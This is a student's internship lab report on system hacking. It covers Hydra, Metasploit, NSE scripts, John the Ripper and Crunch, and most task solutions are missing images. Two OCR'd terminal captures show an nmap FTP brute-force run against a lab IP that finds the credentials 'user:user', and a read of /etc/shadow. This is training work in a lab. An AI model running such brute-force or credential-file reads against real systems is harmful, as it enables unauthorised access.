

CYBER SECURITY

CS_TALAKUNCHI NETWORKS BATCH 2




NAME: OJUS P. JAISWAL

Internship Project 1 System Hacking


Task 1:- Hydra


Solution:



Task 2:- Auxiliary Module

Solution:-





Task 3:- NSE Scripts


Solution:-

```
🚰 Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
 88
                              $- Terminal
                                                   Mar 4 23:37
         Applications Places
  a
                                         kali@kali: /usr/share/nmap/scripts
                                                                                         Q :
                                           tp-anon.nse
tp-bounce.nse
 -rw-r--r-- 1 root root 4530 Oct 26 12:59
-rw-r--r-- 1 root root 3253 Oct 26 12:59
                        3108 Oct 26 12:59
-rw-r--r-- 1 root root
                                              -brute.nse
                                           tp-Didee.nse
-rw-r--r-- 1 root root
                        3272 Oct 26 12:59
                                           ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3290 Oct 26 12:59
                                           tp-syst.nse
 -rw-r--r-- 1 root root 3768 Oct 26 12:59
                                           ftp-vsftpd-backdoor.nse
 -rw-r--r-- 1 root root 6021 Oct 26 12:59
                                            tp-vuln-cve2010-4221.nse
 -rw-r--r-- 1 root root 5923 Oct 26 12:59
 -rw-r--r-- 1 root root 5736 Oct 26 12:59 t
                                              -enum.nse
(kali⊗ kali)-[/usr/share/nmap/scripts]
$ nmap --script ftp-brute.nse -p 21 192.168.67.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 23:26 IST
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.67.129
Host is up (0.015s latency).
PORT STATE SERVICE
21/tcp open ftp
| ftp-brute:
    Accounts:
     user:user - Valid credentials
|_ Statistics: Performed 3728 guesses in 602 seconds, average tps: 6.1
Nmap done: 1 IP address (1 host up) scanned in 601.89 seconds
   -(kali®kali)-[/usr/share/nmap/scripts]
```

Task 4:- John the ripper

Solution:

```
📆 Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
 :::
         Applications Places
                              5- Terminal
                                                  Mar 4 23:44
 æ
                                                  kali@kali: ~
 —(kali⊕kali)-[~]
—$ <u>sudo</u> cat <u>/etc/shadow</u>
                                                                                                        1
[sudo] password for kali:
root:!:19001:0:99999:7:::
daemon:*:19001:0:99999:7:::
bin:*:19001:0:99999:7:::
sys:*:19001:0:99999:7:::
sync:*:19001:0:99999:7:::
games:*:19001:0:99999:7:::
man:*:19001:0:99999:7:::
lp:*:19001:0:99999:7:::
mail:*:19001:0:99999:7:::
news:*:19001:0:99999:7:::
uucp:*:19001:0:99999:7:::
proxy:*:19001:0:99999:7:::
www-data:*:19001:0:99999:7:::
backup:*:19001:0:99999:7:::
list:*:19001:0:99999:7:::
irc:*:19001:0:99999:7:::
gnats:*:19001:0:99999:7:::
nobody:*:19001:0:99999:7:::
_apt:*:19001:0:99999:7:::
systemd-network:*:19001:0:99999:7:::
systemd-resolve:*:19001:0:99999:7:::
mysql:!:19001:0:99999:7:::
tss:*:19001:0:99999:7:::
strongswan:*:19001:0:99999:7:::
systemd-timesync:*:19001:0:99999:7:::
redsocks:!:19001:0:99999:7:::
rwhod:*:19001:0:99999:7:::
iodine:*:19001:0:99999:7:::
messagebus:*:19001:0:99999:7:::
```



Task 5:- Password generating using Crunch

Solution:-

